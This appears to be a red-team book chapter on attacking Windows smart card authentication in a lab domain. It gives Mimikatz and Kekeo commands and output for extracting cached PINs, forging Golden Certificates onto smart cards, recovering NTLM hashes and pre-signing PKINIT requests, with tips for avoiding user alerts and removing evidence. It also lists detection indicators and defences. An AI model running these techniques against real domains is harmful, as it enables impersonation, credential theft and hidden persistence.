
Appearance
Chapter 39: PKI - Working with Smart Cards
Introduction
Throughout this book, we've looked at certificates as software-based assets—PFX files and registry blobs that can be copied, moved, and exfiltrated with relative ease. But in high-security environments, the "keys to the kingdom" are often locked inside a physical piece of hardware: the smart card. These devices are designed so that the private key never leaves the silicon, making them incredibly resistant to traditional credential theft. The card doesn't export the key—it performs cryptographic operations internally and only returns the signed result.
In my experience, working with smart card hardware requires a different level of operational awareness. If you try to list certificates while a card is inserted and you don't use the right flags, Windows might pop up a PIN prompt on the user's screen, effectively blowing your cover. I've seen operators lock themselves out of C2 sessions because Mimikatz was waiting for user input that would never come. The /silent parameter isn't just a convenience—it's operational survival.
Mimikatz's crypto::sc and crypto::scauth commands give us the surgical precision needed to enumerate readers, extract cached PINs from LSASS memory, and even "bake" a Golden Certificate directly onto a physical JavaCard. Combined with Kekeo's PKINIT capabilities, we can move seamlessly between software and hardware-backed authentication. This chapter covers the interface between Mimikatz and the Smart Card Resource Manager, the process of provisioning rogue cards for long-term persistence, and the detection opportunities that defenders should be watching for.
Technical Foundation: Smart Card Authentication
How Smart Cards Work
A smart card is essentially a miniature computer with its own processor, memory, and cryptographic engine. When you insert a card and enter your PIN, the following occurs:
- Authentication to the card: The PIN unlocks the card's cryptographic functions
- Key operations happen on-card: The host sends data to be signed; the card returns the signature
- Private key isolation: The key material never leaves the secure element
This architecture is why smart cards are considered more secure than software certificates—even if an attacker has administrative access to the machine, they cannot extract the private key without physically possessing the card and knowing the PIN.
The Answer To Reset (ATR)
Every smart card has an Answer To Reset (ATR) string—a unique fingerprint that identifies the card type, manufacturer, and capabilities. When you insert a card, Windows reads this ATR and uses it to select the appropriate Cryptographic Service Provider (CSP) or Key Storage Provider (KSP) to communicate with the card.
ATR  : 3b9c9580811f039067464a01004106f2727e0057
Model: Identity Device (Microsoft Generic Profile)
CSP  : Microsoft Base Smart Card Crypto Provider
Understanding the ATR helps you identify what kind of card you're dealing with—whether it's a Yubikey, a government PIV card, a corporate badge, or a virtual smart card.
Virtual Smart Cards (VSC)
Windows 8 and later support Virtual Smart Cards, which use the TPM chip as the secure element instead of a physical card. From an authentication perspective, they behave identically to physical cards—they require a PIN, and the key operations happen inside the TPM. However, they're tied to the specific machine and cannot be moved, making them less useful for attackers but excellent for defenders who want to play with these techniques and need to build a lab.
PKINIT: Certificate-Based Kerberos
Smart card authentication in Active Directory uses PKINIT (Public Key Cryptography for Initial Authentication), defined in RFC 4556. Instead of proving knowledge of a password (via encrypted timestamp), the client proves possession of a private key by signing the AS-REQ with their certificate.
The simplified flow is:
- Client → KDC: AS-REQ with PA-PK-AS-REQ containing signed authenticator
- KDC: Validates certificate chain, checks UPN/SAN mapping, verifies signature
- KDC → Client: AS-REP with PA-PK-AS-REP containing encrypted session key
- Result: Client receives TGT, just like password-based authentication
The critical point is that PKINIT authentication is functionally equivalent to password authentication once you have the TGT. The certificate is only used for the initial AS exchange—after that, it's standard Kerberos.
Enumerating the Hardware
crypto::sc - The Smart Card Reader List
Before you can do anything with a card, you need to see if the system can talk to smart card readers. The crypto::sc command queries the Smart Card Resource Manager for connected readers.
Syntax:
mimikatz # crypto::scExample Output - No card inserted:
mimikatz # crypto::sc
SmartCard readers:

 * Microsoft Virtual Smart Card 0
   | Vendor: Microsoft Corporation
   | Model : Virtual Smart Card

 * HID Global OMNIKEY 3x21 Smart Card Reader 0
   | Vendor: HID Global
   | Model : OMNIKEY 3x21 Smart Card Reader
This tells you what's physically (or virtually) connected. If you see an OMNIKEY, Yubikey, or HID reader, you know you're dealing with hardware authentication.
Example Output - Card inserted:
mimikatz # crypto::sc
SmartCard readers:
 * HID Global OMNIKEY 3x21 Smart Card Reader 0
   ATR  : 3b9c9580811f039067464a01004106f2727e0057
   Model: Identity Device (Microsoft Generic Profile)
   CSP  : Microsoft Base Smart Card Crypto Provider
    0. {0b7c4c86-0348-4ead-aae8-396ac470eda8}
    {0b7c4c86-0348-4ead-aae8-396ac470eda8}
        Type           : AT_KEYEXCHANGE (0x00000001)
        |Provider name : Microsoft Base Smart Card Crypto Provider
        |Key Container : {0b7c4c86-0348-4ead-aae8-396ac470eda8}
        |Implementation: CRYPT_IMPL_HARDWARE ; CRYPT_IMPL_SOFTWARE ; CRYPT_IMPL_REMOVABLE ;
        Algorithm      : CALG_RSA_KEYX
        Key size       : 2048 (0x00000800)
        Key permissions: 00000000 ( )
        Exportable key : NO

   KSP  : Microsoft Smart Card Key Storage Provider
    0. {0b7c4c86-0348-4ead-aae8-396ac470eda8}
        |Provider name : Microsoft Smart Card Key Storage Provider
        |Implementation: NCRYPT_IMPL_HARDWARE_FLAG ; NCRYPT_IMPL_SOFTWARE_FLAG ; NCRYPT_IMPL_REMOVABLE_FLAG ;
        Key Container  : {0b7c4c86-0348-4ead-aae8-396ac470eda8}
        Algorithm      : RSA
        Key size       : 2048 (0x00000800)
        Export policy  : 00000000 ( )
        Exportable key : NO

   MDRV : C:\Windows\System32\msclmd.dll
    Containers: 29 / 30 (63488 byte(s) free)

Notice the Exportable key : NO—this is the security benefit of hardware tokens. Even with full system access, you cannot extract the private key.
Extracting Cached Smart Card PINs
When a user logs in with a smart card, their PIN may be cached in LSASS memory for Single Sign-On purposes. The sekurlsa::kerberos command reveals this cached information:
mimikatz # sekurlsa::kerberos

Authentication Id : 0 ; 10522518 (00000000:00a08f96)
Session           : Interactive from 8
User Name         : cperez
Domain            : acmelabs
Logon Server      : (null)
Logon Time        : 6/16/2021 5:53:04 PM
SID               : S-1-5-21-2860848500-1733596137-3439428363-1638
        kerberos :
         * Username : cperez
         * Domain   : ACMELABS.PVT
         * Password : (null)
         * Smartcard
             PIN code : 12345678
             Card     : Identity Device (Microsoft Generic Profile)
             Reader   : Microsoft Virtual Smart Card 0
             Container: te-VSCTemplate-1269de9f-9b0e-4612-37851
             Provider : Microsoft Base Smart Card Crypto Provider
This is a critical finding—if the user is still logged in and their PIN is cached, you can potentially use their smart card without knowing their PIN. However, this requires the card to still be inserted.
Operational Nuance: The /silent Flag
This is one of the most important operational tips in this chapter: Always check for a smart card reader before listing certificates, and always use the /silent parameter.
The Problem
When you run crypto::certificates to enumerate a user's certificates, Windows may attempt to "acquire" the private key to check its properties. If that key is on a smart card, the OS will prompt for the PIN:

This pop-up will appear on the user's screen, immediately alerting them that something is happening. Even worse, if you're operating through a non-interactive C2 channel, your Mimikatz session will hang waiting for input that will never come.
Additionally, this failed attempt generates Event ID 3 in the Microsoft-Windows-Crypto-NCrypt/Operational log:

The Solution
Use the /silent parameter. Mimikatz will attempt the operation, and if it hits a requirement for UI input, it will simply return an error instead of locking your session or alerting the user:
mimikatz # crypto::certificates /systemstore:current_user /store:My /silent
 * System Store  : 'current_user' (0x00010000)
 * Store         : 'My'

 0. bthomas@acmelabs.pvt
    Subject  : CN=bthomas@acmelabs.pvt, O=mimikatz, C=FR
    Issuer   : DC=pvt, DC=acmelabs, CN=LabRootCA1
    Serial   : 9262b282e5c68eb3fb96e6b877a2b33d0ff11ad6
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 6/16/2021 3:02:42 PM -> 6/16/2031 3:12:41 PM
    UPN      : bthomas@acmelabs.pvt
    Hash SHA1: beeb51378e85f8bb9bd2f22d98b34fae1dc794a2
        Key Container  : {e0e807c1-9b2f-47b3-8afa-4f9fc7e73383}
        Provider       : Microsoft Base Smart Card Crypto Provider
        Provider type  : RSA_FULL (1)
ERROR kuhl_m_crypto_l_certificates ; CryptAcquireCertificatePrivateKey (0x8010000c)
The error 0x8010000c means SCARD_E_NO_SMARTCARD—the operation couldn't complete because no card was present or PIN was required. But critically, no popup appeared and no user interaction was required.
Generating Golden Certificates for Smart Cards
The Golden Certificate Attack
The Golden Certificate attack is one of the most powerful persistence techniques available. If you've compromised a Certificate Authority (as covered in Chapter 36), you can use the CA's private key to sign any certificate you want—for any user, with any validity period. By writing this certificate to a physical smart card, you create a portable, hardware-backed authentication token that will work for years.
crypto::scauth - Creating Smart Card Certificates
The crypto::scauth command generates a certificate signed by the compromised CA and can write it to various destinations: a PFX file, the local certificate store, or directly to a physical smart card.
Parameters for crypto::scauth:
| Parameter | Description |
|---|---|
/caname: | Name of the CA whose private key will sign the certificate |
/upn: | User Principal Name for the certificate (e.g., admin@corp.local) |
/castore: | (Optional) System store containing the CA certificate (default: LOCAL_MACHINE) |
/cn: | (Optional) Common Name for the certificate subject |
/o: | (Optional) Organization name (default: mimikatz) |
/c: | (Optional) Country code (default: FR) |
/crldp: | (Optional) CRL Distribution Point URL for the certificate |
/pfx: | (Optional) Output filename for PFX export |
/hw | (Optional) Write directly to a hardware smart card |
Option 1: Generate PFX File
Create a certificate for a target user and export it as a PFX file:
mimikatz # crypto::scauth /caname:LabRootCA1 /upn:bthomas@acmelabs.pvt /pfx:bthomasuser.pfx /crldp:ldap:///CN=LabRootCA1,CN=SDCA01,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=acmelabs,DC=pvt?CertificateRevocationList?base?objetClass=cRLDistributionPoint

CA store       : LOCAL_MACHINE
CA name        : LabRootCA1
[s.cert] subject   : CN=bthomas@acmelabs.pvt, O=mimikatz, C=FR
[s.cert] serial    : e951be429cfaf9fe5b5663035d8d352bf1003ce4
[s.cert] algorithm : 1.2.840.113549.1.1.11 (sha256RSA)
[s.cert] validity  : 6/16/2021 3:02:42 PM -> 6/16/2031 3:12:41 PM
[s.key ] provider  : Microsoft Enhanced Cryptographic Provider v1.0
[s.key ] container : {b537b2c3-f62b-43ed-9461-32033597f9ed}
[s.key ] gen (2048): OK
 [i.key ] provider : Microsoft Software Key Storage Provider
 [i.key ] container: LabRootCA1
 [i.cert] subject  : DC=pvt, DC=acmelabs, CN=LabRootCA1
[s.cert] signature : OK
Private Export : bthomasuser.pfx - OK
The PFX file can be imported on any system to authenticate as the target user.
Option 2: Generate and Import to Local Store
Generate the certificate and immediately import it into the current user's personal certificate store:
mimikatz # crypto::scauth /caname:LabRootCA1 /upn:bthomas@acmelabs.pvt /crldp:ldap:///CN=LabRootCA1,CN=SDCA01,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=acmelabs,DC=pvt?CertificateRevocationList?base?objetClass=cRLDistributionPoint

CA store       : LOCAL_MACHINE
CA name        : LabRootCA1
[s.cert] subject   : CN=bthomas@acmelabs.pvt, O=mimikatz, C=FR
[s.cert] serial    : 8a0059ebc570e9beaab66f5345265a8d39e21363
[s.cert] algorithm : 1.2.840.113549.1.1.11 (sha256RSA)
[s.cert] validity  : 6/16/2021 3:02:42 PM -> 6/16/2031 3:12:41 PM
[s.key ] provider  : Microsoft Enhanced Cryptographic Provider v1.0
[s.key ] container : {7a34bb2d-b6c6-430f-8948-1a7f2606507d}
[s.key ] gen (2048): OK
 [i.key ] provider : Microsoft Software Key Storage Provider
 [i.key ] container: LabRootCA1
 [i.cert] subject  : DC=pvt, DC=acmelabs, CN=LabRootCA1
[s.cert] signature : OK
Private Store  : CERT_SYSTEM_STORE_CURRENT_USER/My - OK
Option 3: Generate and Write to Hardware Smart Card
This is the ultimate persistence token. The /hw flag instructs Mimikatz to generate the key pair on the card itself and write the certificate to the card's secure storage.
mimikatz # crypto::scauth /caname:LabRootCA1 /upn:bthomas@acmelabs.pvt /crldp:ldap:///CN=LabRootCA1,CN=SDCA01,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=acmelabs,DC=pvt?CertificateRevocationList?base?objetClass=cRLDistributionPoint /hw

CA store       : LOCAL_MACHINE
CA name        : LabRootCA1
[s.cert] subject   : CN=bthomas@acmelabs.pvt, O=mimikatz, C=FR
[s.cert] serial    : a91be2fd945782b18434a9304a5826a41e05b6fe
[s.cert] algorithm : 1.2.840.113549.1.1.11 (sha256RSA)
[s.cert] validity  : 6/16/2021 3:02:42 PM -> 6/16/2031 3:12:41 PM
[s.key ] provider  : Microsoft Base Smart Card Crypto Provider
[s.key ] container : {0b7c4c86-0348-4ead-aae8-396ac470eda8}
[s.key ] gen (2048): OK
 [i.key ] provider : Microsoft Software Key Storage Provider
 [i.key ] container: LabRootCA1
 [i.cert] subject  : DC=pvt, DC=acmelabs, CN=LabRootCA1
[s.cert] signature : OK
[s.key ] cert.assoc: OK
Private Store  : CERT_SYSTEM_STORE_CURRENT_USER/My - OK
I often use inexpensive JavaCards flashed with the GidsApplet for this. They cost less than $10, are widely available, and work perfectly with Windows smart card infrastructure.

Using Kekeo for Smart Card Authentication
Once you have a certificate (either on a smart card or as a software certificate), you can use Kekeo to perform PKINIT authentication and obtain Kerberos tickets.
tgt::ask - Request TGT with Certificate
The tgt::ask command in Kekeo performs the full PKINIT flow using a certificate.
Parameters for tgt::ask (PKINIT):
| Parameter | Description |
|---|---|
/subject: | UPN or subject name matching the certificate |
/caname: | (Optional) CA name if certificate selection is ambiguous |
/pfx: | (Optional) Path to PFX file containing the certificate |
/smartcard | (Optional) Use smart card for authentication |
/pin: | (Optional) PIN for smart card (avoid—will be logged) |
Example - Using Software Certificate:
kekeo # tgt::ask /subject:bthomas@acmelabs.pvt

Realm        : acmelabs.pvt (acmelabs)
User         : bthomas@acmelabs.pvt (bthomas)
CName        : bthomas@acmelabs.pvt     [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName        : krbtgt/acmelabs.pvt      [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : RSA
[kdc] name: SDDC01.acmelabs.pvt (auto)
[kdc] addr: 10.1.1.4 (auto)
  > Ticket in file 'TGT_bthomas@acmelabs.pvt@ACMELABS.PVT_krbtgt~acmelabs.pvt@ACMELABS.PVT.kirbi'
tgt::pac - Extract NTLM Hash from PAC
One of the most powerful techniques is extracting the user's NTLM hash from the Privilege Attribute Certificate (PAC) in the Kerberos response. This allows you to pivot from certificate-based access to hash-based attacks (Pass-the-Hash, NTLM relay, etc.).
Parameters for tgt::pac:
| Parameter | Description |
|---|---|
/subject: | UPN or subject name matching the certificate |
/caname: | (Optional) CA name for certificate selection |
/cred | Extract NTLM credential from PAC |
Example:
kekeo # tgt::pac /subject:bthomas@acmelabs.pvt /cred

Realm        : acmelabs.pvt (acmelabs)
User         : bthomas@acmelabs.pvt (bthomas)
CName        : bthomas@acmelabs.pvt     [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName        : krbtgt/acmelabs.pvt      [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : RSA
[kdc] name: SDDC01.acmelabs.pvt (auto)
[kdc] addr: 10.1.1.4 (auto)
  [0] NTLM
  NTLM: 7a118f7a2f2b34d61fa19b840b4f5203
This technique is also known as UnPAC-the-Hash and works because the KDC includes the user's NTLM hash in the PAC for NTLM fallback scenarios. With the hash, you no longer need the certificate for subsequent authentication.
PKINIT Mustiness - Pre-Generated Signatures
PKINIT Mustiness is an advanced technique for using smart card authentication when you don't have physical access to the card at the moment of authentication. The concept is to pre-generate multiple signed authenticators at different time offsets while you have access to the card, then use them later.
tgt::asreq - Generate Pre-Signed Authenticators:
| Parameter | Description |
|---|---|
/subject: | UPN matching the certificate |
/pin: | Smart card PIN |
/dh | Use Diffie-Hellman key exchange |
/count: | Number of authenticators to generate |
/domain: | (Optional) Target domain |
Example - Generate authenticators:
kekeo # tgt::asreq /subject:user /pin:12345678 /dh /count:5

Cookie value       : d3840926
Realm        : acmelabs.pvt (acmelabs)
User         : cperez@acmelabs.pvt (cperez)
CName        : cperez@acmelabs.pvt      [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName        : krbtgt/acmelabs.pvt      [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : RSA with DH
> Current time     : 6/16/2021 5:54:36 PM
> Start time       : 6/16/2021 5:54:36 PM
> Increment        : 10 mn
> Count            : 5
> End              : 6/16/2021 6:34:36 PM

* 6/16/2021 5:54:36 PM - d3840926-20210616175436-cperez@acmelabs.pvt.musti -> OK
* 6/16/2021 6:04:36 PM - d3840926-20210616180436-cperez@acmelabs.pvt.musti -> OK
* 6/16/2021 6:14:36 PM - d3840926-20210616181436-cperez@acmelabs.pvt.musti -> OK
* 6/16/2021 6:24:36 PM - d3840926-20210616182436-cperez@acmelabs.pvt.musti -> OK
* 6/16/2021 6:34:36 PM - d3840926-20210616183436-cperez@acmelabs.pvt.musti -> OK
The .musti files contain pre-signed AS-REQ messages. Later, use tgt::ask /asreq: to exchange them for a TGT:
kekeo # tgt::ask /asreq:d3840926-20210616180436-cperez@acmelabs.pvt.musti

Authenticator time : 6/16/2021 6:04:36 PM
Realm        : acmelabs.pvt (acmelabs)
Auth mode    : RSA with DH AS-REQ (PKINIT Mustiness)
[kdc] name: SDDC01.acmelabs.pvt (auto)
[kdc] addr: 10.1.1.4 (auto)
  > Ticket in file 'TGT_cperez@acmelabs.pvt@ACMELABS.PVT_krbtgt~acmelabs.pvt@ACMELABS.PVT.kirbi'
Note: The authenticator must be used within the Kerberos clock skew tolerance (typically 5 minutes) of its timestamp, hence generating multiple at staggered intervals.
Managing Smart Cards with certutil
Sometimes you need to manage smart card contents without Mimikatz. Windows includes certutil, which provides comprehensive smart card management.
Viewing Card Information
List all certificates on a smart card (PIN not required for public info):
cmd
certutil -scinfoPress ESC if prompted for a PIN—it will still show you the public certificate metadata.
Deleting Containers
Every certificate on a card lives in a "container." To remove a specific identity:
- Find the container name using
certutil -scinfo - Delete the container:
cmd
certutil -delkey -csp "Microsoft Base Smart Card Crypto Provider" "{GUID_FROM_SCINFO}"This is useful for cleaning up after testing or removing evidence of provisioned certificates.
Listing Certificate Templates
To see which certificate templates are available for enrollment:
cmd
certutil -CAtemplatesThis shows templates with their enrollment permissions—useful for identifying which templates a compromised user can request.
Comparison: Certificate-Based Attacks
| Technique | Requires | Persistence | Detectable By |
|---|---|---|---|
| Software Certificate (PFX) | CA compromise or template abuse | Until certificate expires | Certificate issuance logs, 4768 events |
| Golden Certificate | CA private key | 10+ years (configurable) | Metadata mismatch, rogue serial numbers |
| Smart Card Certificate | CA key + physical card | Until card is recovered | Same as Golden Cert + physical access logs |
| Pass-the-Certificate | Valid certificate | Certificate lifetime | 4768 PKINIT events |
| UnPAC-the-Hash | Valid certificate | Until password change | 4768 + subsequent NTLM activity |
| PKINIT Mustiness | Certificate + pre-gen | Window of pre-signed requests | Time skew failures in logs |
Detection and IOCs
Event Log Indicators
Event ID 4768 (Kerberos TGT Request): The key indicator for PKINIT authentication. Look for:
Certificate Issuer: Should match your known CAsCertificate Serial Number: Cross-reference with CA issuance logsPre-Authentication Type:16= PKINIT public key;17= PKINIT certificate
Event ID 4886 (Certificate Services received a certificate request): Logged when certificates are requested from ADCS.
Event ID 4887 (Certificate Services approved a certificate request and issued a certificate): Logged when ADCS issues a certificate.
Event ID 1006 (Microsoft-Windows-CertificateServicesClient-Lifecycle-User/Operational): Logged when a user enrolls for a certificate.
Event ID 3 (Microsoft-Windows-Crypto-NCrypt/Operational): Logged when smart card operations fail—may indicate reconnaissance.
Network Indicators
- Unusual PKINIT traffic from workstations that don't normally use smart cards
- Certificate requests to ADCS from unexpected sources
- AS-REQ with PA-PK-AS-REQ from machines without smart card readers
Registry Monitoring
Monitor for changes to smart card provider configuration:
HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Base Smart Card Crypto ProviderCertificate Analysis
Rogue certificates may have telltale signs:
- Mismatched metadata: Subject doesn't match expected naming conventions
- Organization = "mimikatz": Default value if
/o:parameter wasn't changed - Country = "FR": Default value if
/c:parameter wasn't changed - Serial number not in CA logs: The certificate was signed but never issued by the CA service
- Long validity period: 10-year certificates are suspicious for user authentication
Defensive Strategies
1. Protect the Certificate Authority
The Golden Certificate attack requires the CA's private key. Protect it:
- Use a Hardware Security Module (HSM) for the CA private key
- Implement offline root CA architecture
- Enable CA backup key audit (Event IDs 4876, 4877)
- Restrict access to CA servers to dedicated admin accounts
2. Monitor Certificate Issuance
- Enable auditing on Certificate Services (Events 4886, 4887)
- Cross-reference 4768 PKINIT events with certificate issuance logs
- Alert on certificates with unusual validity periods
- Review certificates with mismatched metadata (wrong OU, country, etc.)
3. Implement Certificate Revocation Checking
- Ensure CRL Distribution Points are accessible and up-to-date
- Consider OCSP for real-time revocation checking
- Configure clients to fail-closed if revocation status cannot be determined
4. Physical Security for Smart Cards
- Implement card readers with anti-tamper features
- Use USB port blocking in high-security areas
- Consider PIV-compliant cards with hardware attestation
- Maintain physical access logs for secure areas
5. Limit Certificate Template Permissions
- Review the User template—does everyone really need it?
- Remove Domain Users from enrollment permissions where possible
- Require manager approval for sensitive templates
- Disable Subject Alternative Name (SAN) modification in templates
Operational Considerations
When to Use Hardware vs. Software Certificates
| Scenario | Recommended Approach |
|---|---|
| Quick access during active engagement | Software certificate (PFX) |
| Long-term persistence | Hardware smart card |
| Multiple operators need access | Software certificate (can be shared) |
| Physical exfiltration possible | Hardware smart card |
| Operational security priority | Neither—use hash-based techniques |
